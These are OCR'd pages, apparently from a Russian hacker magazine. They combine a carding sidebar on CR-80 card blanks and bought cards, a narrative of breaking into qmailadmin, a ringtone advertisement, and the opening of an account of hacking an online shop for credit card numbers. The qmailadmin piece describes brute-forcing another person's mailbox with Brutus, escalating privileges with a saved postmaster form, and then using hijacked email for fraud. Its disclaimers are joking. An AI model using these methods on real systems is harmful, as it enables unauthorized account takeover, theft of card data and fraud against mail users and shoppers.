
Статья описывает лишь общие моменты реального кардинга и основана на материалах таких известных личностей, как Boa и Bush. Не стоит забывать, что кардинг является, в первую очередь, мошенничеством и подпадает под ряд статей уголовного кодекса, поэтому соваться в мир криминала я бы тебе не советовал. Целее будут твои нервы, и не забудешь слово "свобода".


Чувак на форуме предлагает готовые карты высокого качества. До $300 за штуку, сделка от трех карт

CR-80

В большинстве случаев при подделке кредитных карт используется именно пластик типа CR-80. Он всемирно распространен, и из него, помимо кред, изготавливаются различные пропуски, удостоверения, членские и клубные карты, а также много еще чего. Размеры заготовки из пластика 85,6x53,9x0,76 мм. На картинке показана как раз пластиковая болванка CR-80. Часто кардеры "вырубают" такие болванки из цельного листа пластика при помощи специального устройства стоимостью около $200. Упаковка с 500 CR-80 стоит $55.

hiNt (exp@neora.ru)



АДМИНИСТРИРУЕМ НЕАДМИНИСТРИРУЕМОЕ

Взломы и дефейсы неминуемо вызывают шумиху, сплетни и мифы. Очень часто обыватели представляют себе процесс взлома как тяжелую умственную работу нескольких людей в черном, сидящих за черными мониторами и быстро стучащих по черным клавишам. Но зачастую дело обстоит совсем не так. Ниже я расскажу, как была обнаружена лазейка в qmailadmin'е, позволяющая почти любому, даже самому глупому юзеру, поломать всех и вся.

ВЗЛОМ QMAILADMIN ЗА 5 МИНУТ

ЗАБЫТЫЙ ПАРОЛЬ

Однажды январским вечером, не предвещающим ничего необычного как в Сети, так и в реальной жизни, один из жителей славного города Санкт-Петербурга с пеной у рта искал уязвимости в qmailadmin'е - популярном средстве web-администрирования почтовых серверов на базе qmail. За окном была непогода: сильный ветер гнул тяжелые ветки деревьев, мелкие, сухие и колкие крупинки снега били по лицам немногочисленных прохожих, которые боязливо жались к зданиям, то ли опасаясь причудливых теней, отбрасываемых ветвями деревьев, то ли просто спеша домой, к женам, детям, теплому ужину и вечерним новостям. Взломщик любил ненастную погоду - в такие дни ему нравилось сидеть дома в теплом свитере, поглядывать из окна на прохожих и наслаждаться Сетью, не думая ни о чем, кроме виртуальных знакомых, переписки и полной цифрового творчества работы.

Но вернемся к занятию нашего героя, за которым мы его застали. Логично было бы предположить, что взломщик ищет уязвимость в популярном продукте ради корыстных целей - возможно, он ломает на заказ какой-то сервер и не нашел другого способа завладеть системой, кроме как поломать qmailadmin. Но, увы, наши ожидания не оправдались. Причина была банальной: "-ERR Password supplied for "inf" is incorrect" - в вежливой форме pop3-сервер посылал хакера на три буквы (www). Да-да, он просто забыл пароль от своего старого почтового ящика на coolmailserver.com, работающего под управлением qmail, а вспомнить заветное слово, открывающее доступ к прочтению нужных писем, не представлялось возможным. Тогда, достав из холодильника несколько пакетов сока "K8" (не все же хакеры пьют пиво), взломщик активизировал свое серое вещество и двинулся в бой.

Вот что увидел хакер, зайдя на официальный сайт своего почтового сервера

РАЗВЕДКА

Первым делом хакер, естественно, запустил лучший, по его мнению, сканер портов и проделал самую рутинную работу. Но nmap ничего особенного не сообщил. По его версии, на coolmailserver.com были установлены совершенно стандартные сервисы, которые при ближайшем рассмотрении оказались к тому же и последних версий. По всей видимости, админ не дремал и регулярно скачивал обновления, так что вариант со скрипткиддингом отпадал. Тогда взломщик решил присмотреться к заглавной странице, ну и просто собрать по-

лезную информацию. Ведь, как известно, не бывает неуязвимых систем - бывает мало пива, или, в нашем случае, отличного вишневого напитка. Аська взломщика была послана в режим "DND", чтобы надоедливые друзья и недруги не доставали сообщениями, в системном трее появилась знакомая молния winamp'а (под музыку работать веселей), и началась разведка.


Дизайн главной страницы mail.coolmailserver.com был пугающе прост: висели лишь пять ссылок: "Manage your e-mail", "Read your e-mail with Squirrel", "Read your e-mail", "Set your spam settings" и "Install our SSL Cert...". Недолго думая, хакер навел курсор мыши на первый линк и кликнул - на дисплее расплылась в улыбке симпотная блондинка на темно-зеленом фоне. Это система QMailAdmin весело поприветствовала нового гостя. Тут же предлагалось ввести User Account, Domain Name и Password. Отхлебнув из стакана, взломщик, чуть помедлив, вбил свои старые данные (логин, домен и, как ему казалось, верный пароль), но в ответ получил досадное "Invalid Login". Не отчаявшись, питерец решил облазить все порталы, посвященные интернет-безопасности, в поисках каких-либо сведений об уязвимостях в qmailadmin. Но тщетно. Тулза веб-администрирования не хотела сдаваться ни в какую! Зато фанат вишневого сока узнал, что беззаботные авторы qmail пообещали золотые для среднестатистического российского студента горы - 500 зеленоглазых американских резидентов. Согласись, здорово было бы совместить приятное с полезным: найти брешь в системе безопасности софтины, поиметь с ее помощью много интересных мыл-аккаунтов, прочитав мимоходом личную переписку Наташи из Ростова и Poruche De Rzevsky из Бразилии, и получить в придачу полтысячи. Но это как раз и не входило в планы нашего героя. Читать чужие письма - не в его правилах, ему нужен был только лишь собственный пароль от почтового ящика, ну и 500 долларов тоже не помешали бы :). Перевария новые полученные факты, хакер решил пойти от обратного, то есть зарегистрировать новый почтовый аккаунт и начать систематизированные исследования и эксперименты. И действительно, хорошая мысль. Ведь если к могучей крепости нельзя подступиться снаружи, то нужно искать победный путь внутри! Правда, очередной преградой к успешному взлому или хотя бы к его началу стал тот факт, что регистрация на сервере была платная. Это очень удивило нашего героя. Похоже, вообще весь домен перешел во владение другого человека. Изменилось почти все, в том числе и язык: он почему-то стал французским. Но самое интересное - нужный аккаунт все еще существовал.



Многие бы, оказавшись на месте хакера, просто-напросто скардили бы себе новую учетную запись и быстро перешли бы к изучению. В самом деле, что же эти "$5 per month" значат для толстосума из Каролины? Но хакера не привлекала кардерская романтика - он уже запустил Brutus (www.hoobie.net/brutus) с четкой целью позаимствовать на время чей-нибудь аккаунт для испытаний. Уже через полчаса выяснилось, что Klara ничего сложнее, чем "mamont", в качестве пароля на свой ящик, придумать не смогла.

ПОЧУВСТВУЙ СЕБЯ ДИГГЕРОМ!


После того как взломщик залогинился под аккаунтом Клары, стало совершенно ясно, что она не крала у Карла кораллов :). Возможностей у нее было немного: только управление email forwarding'ом, но нашего героя не привлекала идея поменять адрес приходящих Кларе писем на какой-нибудь support@microsoft.com, и он стал думать дальше. Разложив идеи по полочкам, хакер решил во что бы то ни стало повысить собственные привилегии в системе. Благо здесь навстречу пошли разработчики qmailadmin'а: на их



Создатели системы qmailadmin любезно предлагают тестовый аккаунт с полными правами

ЛУЧШЕЕ СРЕДСТВО ОТ СКЛЕРОЗА


Не помнишь пароль от собственного почтового ящика, фтп-аккаунта, телнет-сервера и расшаренного netbios ресурса? Тогда тебе, пожалуй, нужно обратиться к невропатологу. Не беспокойся! Он пропишет тебе витамины и другие вкусные таблеточки, и все будет отлично! Если же пароль вспомнить ну никак не удается, на помощь приходит Brutus. Выбираешь сервис, с которого нужно начать перебор (к сожалению, одновременно и фтп, и мыло, и бутерброды он брутить не будет, если, конечно, не запустить несколько копий программы), производишь соответствующие для каждого протокола настройки. Для pop3, telnet и ftp - это тип сообщений, которые посылает сервер при удачной/неудачной попытке залогиниться, и прочие форматные установки. Т.е. user, pass - и т.д. и т.п. Для SMB (подборка пароля к shared ресурсам) это выбор, если необходимо, доменного имени для входа в сеть. Для оставшихся сервисов ничего особенного в настройках не наблюдается. Следующий шаг - выбор хоста, порта, списка логинов и password-листа. Если ты до сих пор не дружишь с **ya.ru**, то вот тебе хороший ресурс, откуда можно слить различные пассворд-листы: **www.icqinfo.ru /soft_brute.shtml**, а также соответствующий софт. Ассортимент действительно поражает: здесь тебе и английский лексикон, и труднопроизносимые немецкие слова, а про иврит я вообще молчу. Последним штрихом будет активизация опции "Use proxy", если ты, конечно, не хочешь неприятностей со своим провайдером или админом локалки. Один, но большой минус: софтина была написана давно, и поддержки списка прокси-листов нет, что значительно замедляет процесс "вспоминания" пароля, поэтому нужно искать/создавать более свежие и рациональные решения (читай статью про Fluxay в этом же номере - прим. ред.).




Брутус Брутит

◢ Хочешь воспользоваться свеженькой дырочкой и поиметь сервачок? А нельзя! Это противоречит Законодательству РФ. Вот если бы взломы были разрешены, то для поиска жертвы тебе надо было бы всего лишь зайти в Яндекс и набрать "cgi-bin/qmailadmin/".

◢ Не стоит забывать, что все действия хакера противозаконны, поэтому статья, которую ты читаешь, дана лишь в ознакомительных целях. За применение этого материала в каких-либо криминальных целях автор и редакция ответственности не несут.




официальном сайте http://mail.inter7.com/cgi-bin/qmailadmin был доступен тестовый аккаунт с правами постмастера: Login: postmaster / Domain name: test.com / Password: test.

Таким образом, взломщик смог сравнить интерфейсы, которые предоставляла система пользователям с различными правами. Тут уже было где развернуться: полное управление всеми почтовыми аккаунтами, возможность настройки переадресации писем, создания почтовых роботов и списков рассылки. Быстро прощелкав по каждому пункту меню, хакер сделал для себя единственный вывод - нужно попробовать поиграться с html формой входа в контрольную панель. Было интересно, каким образом и в каком месте система проверяет привилегии пользователя - лишь во время аутентификации или при попытке выполнить каждое действие? Предстояло еще очень много выяснить. Увы, замена логина Клары на что-то другое в hidden-полях всех форм ее аккаунта ни к чему интересному не привела, этого, впрочем, и следовало ожидать. Тогда взломщик решил поиграться со страницей, откуда идет управление почтовой системой. Залогинившись снова с правами постмастера на тестовой страничке официального сайта, он сохранил страницу с администраторским интерфейсом на жесткий диск и тщательно рассмотрел ее в блокноте. Он решил попробовать использовать сохраненную с официального сайта системы панель управления с постмастеровскими правами, залогинившись под Кларой на coolmailserver.com. В самом деле, было интересно, каким именно образом и на каком этапе система откажет ему в выполнении какого-либо действия. Каково же было удивление взломщика, когда через мгновение, из-под обычной учетной записи, не наделенной никакими администраторскими правами, при помощи администраторского интерфейса, скачанного с официального сайта системы, был создан новый почтовый ящик! Справившись с нахлынувшей радостью, хакер успокоился и решил проверить: на самом ли деле юзер создался и мыло работает. Надпись "Modify User: testttt@coolmailserver.com" окончательно убедила героя в правильности его умозаключений, и он без проблем получил назад свой почтовый ящик с забытым паролем.

ФАТАЛЬНЫЕ ПОСЛЕДСТВИЯ

Как можно заметить, очень часто разработчики софта продумывают множество вариантов взлома, кодят грамотную защиту, но забывают о мелочах. В нашем случае такая "мелочь", вернее огромнейшая дыра, дала хакеру в руки руль от всех почтовых аккаунтов сервера. В февральском номере Х описывалась бага бигфута (www.bigfoot.com), при помощи которой, не зная пароля, можно было привязать любой форвардинг адрес к мылу, а затем (кстати, это была моя идея) выслать на него пароль через соответствующий сервис "forgot password?". Очень хорошо, если человек умеет мыслить нестандартно и искать не только "продвинутые" уязвимости, но и примитивнейшие, даже не приходящие в голову из-за своей простоты. Остается только утешить тех тупоголовых программистов, которые решили ограничивать права пользователей, лишь урезая интерфейсную часть, но не отказывая в доступе ко всем системным функциям. На момент написания статьи уязвимость не была нигде опубликована. То есть официально она еще не обнаружена, а на просторах инета есть много серверов с установленным qmailadmin'ом. И если недалекий человек ограничится прочтением чужой почты, то хитроумный мошенник может использовать брешь в своих темных делишках. Так, например, злоумышленник может через мыло получить доступ ко многим инет-сервисам, пароль от которых можно получить на мыло: icq, mp3, xxx, vip, ebay etc. К счастью, в наши дни в Сети уже не осталось платежных систем, доступ к деньгам в которых можно получить, просто украв у человека мыло. Теперь идентификация тщательно продумана, а задача сетевого (а в данном случае настоящего) вора сильно усложняется. На мой взгляд, самое опасное применение криворукости кодеров qmailadmin'a - это социнженерия. Попросить у друга жертвы пару сотен WMZ взаймы по почте (не забыв вставить несколько словечек, которые употребляет жертва взлома в повседневной переписке, чтобы все выглядело натурально)? Запросто. Украсть важную информацию и продать за деньги? Реально. Прибыльно. Послать всех знакомых врага от его имени на ординату, абсциссу и еще кое-куда? Приятно. А самое страшное - просто. Но ты же будешь использовать эту статью только как средство самозащиты от киберпреступников, и ни в коем случае не расцениваешь ее как побуждение к действиям и ничего подобного делать не собираешься, верно? :)



Простенькая панель управления postmaster'a

КОНЕЦЪ

За окном свирепствовала непогода: завывал холодный ветер, снег почти перестал сыпать, и по всему было видно - холодает. Хакер подошел к окну. Светало. Восточная часть горизонта быстро меняла цвет: сначала серый, грязно-коричневый, фиолетовый, а затем нежно-розовый, алый и оранжевый. Наконец первый лучик солнца коснулся самых высоких зданий. Взломщик очень любил это время, уставший за ночь мозг работает как-то особенно остро, и самые обыденные явления воспринимаются иначе, чем днем и кажутся просто удивительными. Вот и стакан с соком самым неожиданным и удивительным образом заскользил по столу и выплеснул остатки жидкости прямо на клавиатуру. "Пора спать", - подумал взломщик и засобирался в институт, на лекцию.

Закачайся!






Если Ваш мобильный телефон поддерживает услугу WAP или GPRS-WAP, то, подключив ее у своего оператора, Вы можете заказать цветную картинку или полифоническую мелодию. Отправьте SMS-сообщение с номером понравившейся Вам мелодии или изображения на короткий номер: **8181** (для абонентов БиЛайн ОАО ("Вымпелком"**"), МТС Санкт-Петербург ОАО ("Телеком XXI"), **000700** (для абонентов Мегафон ЗАО ("Соник Дуо"). Например, **XAWAP** [пробел] 12345. Вы получите сообщение, содержащее WAP ссылку, по которой нужно установить соединение (смотрите инструкцию к мобильному телефону). Автоматически Вы получите заказанный элемент, который нужно сохранить. **Стоимость заказа составляет $0.85 без учета налогов.** Доступ на WAP предоставляется оператором связи и оплачивается отдельно согласно тарифам оператора. По полученной ссылке можно обратиться только один раз, в противном случае она блокируется


smxit

Цветные картинки

Nokia: 3100 3200 3300 5100 5140 6100 6200 6220 6230 6610 6800 6820 7200 7210 7250 7250i 7600 **Sony Ericsson:** T610 T618 T630 Z200 Z600 **Motorola:** V295 V180 V220 C380 E365 **Siemens:** C62 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500







XAWAP 81112	XAWAP 81880	XAWAP 82819	XAWAP 82832	XAWAP 82846	XAWAP 82841
XAWAP 82833	XAWAP 82836	XAWAP 82840	XAWAP 83285	XAWAP 83288	XAWAP 83310
XAWAP 83270	XAWAP 83272	XAWAP 83274	XAWAP 83309	XAWAP 83308	XAWAP 83289

Полифонические мелодии

Nokia: 2300 3200 3300 3510 3510i 3530 3650 3660 5100 5140 6010 6100 6200 6220 6230 6600 6610 6650 6800 6820 7200 7250 7250i 7600 7650 N-GAGE **Sony Ericsson:** P800 T300 T310 T610 T230 Z200 Z600 P900 **Motorola:** C330 C350 T720 T720i T725 V300 V500 V600 A830 A835 E390 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 **Siemens:** S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 85644
Последний герой	Би-2	XAWAP 85649
Биология	Виа Гра	XAWAP 72051
Продюсер	Виа Гра	XAWAP 72052
Вот такие дела	Виа Гра	XAWAP 85652
Не оставляй меня, любимый	Виа Гра	XAWAP 72047
Убей мою подругу	Виа Гра	XAWAP 85651
Я не вернусь	Виа Гра	XAWAP 42615
Обними меня	Виа Гра	XAWAP 42616
Океан и три реки	Виа Гра, В.Меладзе	XAWAP 72048
Моря поколено	Лакмус	XAWAP 43274
Freestyler	Bomfunk MC'S	XAWAP 88145
Trouble	Coldplay	XAWAP 88146
Going under	Evanescence	XAWAP 81797
Sacrament	HIM	XAWAP 85645
Faint	Linkin Park	XAWAP 35738
Numb	Linkin Park	XAWAP 81874
Du hast	Rammstein	XAWAP 85646
Mad about you	Sting	XAWAP 88155
Mission impossible	Темаиз к/ф	XAWAP 31015

0,85!

Отправьте SMS-сообщение с номером понравившейся Вам мелодии или изображения на короткий номер **8181** (для абонентов БиЛайн (ОАО "Вымпелком"**"), МТС Санкт-Петербург (ОАО "Телеком XXI"), **000700** (для абонентов Мегафон Москва, Мегафон Санкт-Петербург и Северо-Запад). Например, **XA** [пробел] 12345. Заказанная Вами картинка или мелодия будет выслана на Ваш мобильный телефон. **Стоимость заказа составляет $0.85 без учета налогов.**

Логотипы для Nokia и Samsung


Nokia: все модели, кроме 8110i **Samsung:** C100 E100 P100 E400 P400 V200



XA 77000	XA 77001	XA 77002	XA 77003	XA 77004
XA 77005	XA 77006	XA 77007	XA 77008	XA 74009
XA 77010	XA 77011	XA 77012	XA 77013	XA 77014
XA 77015	XA 77033	XA 74019	XA 77035	XA 74021
XA 74015	XA 74023	XA 77036	XA 77025	XA 77026

Картинки

Nokia: все модели, кроме 5110, 6110, 6150, 8810
Nokia: 3330, 3410, 3510, 5210, 5510, могут использовать картинки в режиме "Screen savers"
Samsung: C100 E100 P100 E400 P400 V200 N620 T100



XA 52163	XA 52167	XA 52172	XA 52174	XA 52546
XA 52547	XA 52606	XA 52607	XA 52609	XA 52610
XA 52611	XA 52612	XA 52613	XA 52614	XA 52615
XA 52616	XA 52617	XA 52618	XA 52619	XA 52620
XA 52623	XA 52625	XA 52626	XA 52743	XA 52746
XA 52752	XA 52756	XA 52758	XA 52767	XA 52471

Создайте свой логотип

Nokia: все модели, кроме 3300, 3530, 3585, 6650, 8910i Samsung: A400

Напишите SMS-сообщение: **XATAG** [поставьте пробел] Vashe slovo na latinice [поставьте пробел] и напишите номер шрифта - вы получите собственный логотип, написанный латинскими буквами. Напишите SMS-сообщение: **XATAГ** [поставьте пробел] Ваше слово по-русски [поставьте дробел] и напишите номер шрифта - вы получите собственный логотип, написанный русскими буквами.

Отправьте SMS-сообщение на короткий номер 8181 (для абонентов БиЛайн (ОАО "Вымпелком"), МТС Санкт-Петербург (ОАО "Телеком XXI"), **000700** (для абонентов Мегафон (Зао "Соник Дуо")

В сообщении нужно использовать только латинские или только русские буквы.

Рекомендуем Вам использовать слова не длиннее 9 символов, в зависимости от длины слова может измениться шрифт.

Sasha	Sasha	Sasha	Олег	Олег	Олег
XATAG Sasha 1	XATAG Sasha 2	XATAG Sasha 3	XATAГ Олег 1	XATAГ Олег 2	XATAГ Олег 3

Мелодии

Nokia: всемодели, кроме 3300 5110 6220 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500 **Motorola:** A008 T190 T191 T192 T192m T250 T260 T2288 V50 V100 V8088 **Siemens:** A50 C45 C55 M50 ME45 S45 S55 MT50



		Siemens	Nokia/Samsung	Motorola
Бригада	Тема из к/ф Бригада	XA 85669	XA 41755	XA 41747
Попытка № 5	Виа Гра	XA 82623	XA 31950	XA 41350
Под испанским небом	Ariana	XA 82625	XA 31953	XA 41352
Последний герой	Би-2	XA 85674	XA 41758	XA 41750
Биология	ВиаГра	XA 72049	XA 32990	XA 32995
Продюсер	ВиаГра	XA 72050	XA 32993	XA 40883
Я не вернусь	ВиаГра	XA 42609	XA 42607	XA 42605
Обними меня	Виа Гра	XA 42610	XA 42608	XA 42606
Моря поколено	Лакмус	XA 43276	XA 43268	XA 43266
Faint	Linkin Park	XA 85672	XA 31672	XA 41751
Numb	Linkin Park	XA 86432	XA 31881	XA 41249
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749

Логотипы для Siemens

Siemens: A50 A55 C45 C55 C60 C62 S45 SL45 M50 MT50 ME45 MC60



XA 51193	XA 51194	XA 51195	XA 51222	XA 51224
XA 51225	XA 51226	XA 51227	XA 51228	XA 51229
XA 51230	XA 51232	XA 51235	XA 51238	XA 51239
XA 51254	XA 51255	XA 51356	XA 51357	XA 51358
XA 52199	XA 52562	XA 52563	XA 52564	XA 52566

Хотите получить анекдот - наберите **XA**[поставьте пробел] **hot**. Хотите получить прикольный стишок - наберите **XA**[поставьте пробел] **spice**

Отправьте SMS-сообщение на короткий номер: 8181 (для абонентов Билайн (ОАО "Вымпелком"**"), МТС Санкт-Петербург (ОАО "Телеком XXI"), **000700** (для абонентов Мегафон ОАО "Соник Дуо"). На каждый последующий запрос **Стоимость каждого запроса составляет $0.85 без учета налогов.**

Данную услугу поддерживает все модели мобильных телефонов, имеющих возможность принимать SMS сообщения.

** Сервис доступен абонентам БиЛайн следующих регионов: Московский, Центральный (Центрально-Черноземный), Северо-Западный, Приволжский, Южный, Северо-Кавказский, Сибирский, Уральский.

smxit

По всем вопросам обращаться по e-mail: sales@smxit.ru
Полную информацию вы можете также найти на сайте www.smxit.ru

■ Федор Михайлович

КАРТОФЕЛЬ ФРИ

CENSORED

Многие слышали о взломах интернет-магазинов. Как какой-нибудь злобный хакер прорывался сквозь непробиваемую защиту сервера, крадя всю полезную информацию, становился мультимиллионером и был таков. Это красивые истории. Чтобы понять, как все происходит на самом деле, мы решили попросить одного человека поведать о таких вещах. По понятным причинам, раскрывать он себя не стал, а назвался Федором Михайловичем. Вот что он рассказал. Внимание! Вся последующая информация дается только для ознакомления. Не повторяй это на практике! Поехали.

ВЗЛОМ ИНТЕРНЕТ-МАГАЗИНА

Читая статьи про кардинг, ты, наверняка, уже не раз задавался вопросом, откуда же эти крутые хакеры получают номера чужих кредитных карт. Собственно, известно, откуда: из взломанных интернет-магазинов. Однако что-то мне подсказывает, что большинство читателей слабо себе представляют процесс изъятия кред из электронного магазина. Чтобы хоть немного прояснить ситуацию, я расскажу о недавно проделанном мною взломе одного зарубежного е-шопа.

Казалось бы, электронная торговля - прибыльный бизнес, любая утечка информации грозит обернуться здесь серьезными убытками, потерей репутации и деловых контактов. Тем удивительнее оказывается тот факт, что многие организации не уделяют должного внимания безопасности собственных систем, за что, в конечном итоге, и расплачиваются.



◢ На диске ты найдешь кучу документов по sql-injection атакам и работе с сервером MSSQL.

ВНАЧАЛЕ БЫЛО СЛОВО

"Давай кардить", - сказал один мой хороший товарищ. "А что, давай", - ответил я, а сам подумал про миллионы долларов, виллу на Кипре и гараж с дорогими машинами. Правда, в тот вечер заняться кардингом нам не грозило, мы отправились развлекаться в город. Но спустя несколько дней я вернулся к этой мысли и уже вплотную подошел к вопросу о добыче кредиток. Первым делом нужно было найти жертву, магазин, который я буду ломать. Это не должен быть крупный проект типа amazon.com, но и с захудалой неработающей лавчонки толку тоже будет мало. Лучше всего работать с магазинами средней руки - их в интернете очень много, дневной оборот средств в них не слишком велик, но информации о кредах в таких системах хранится немало.

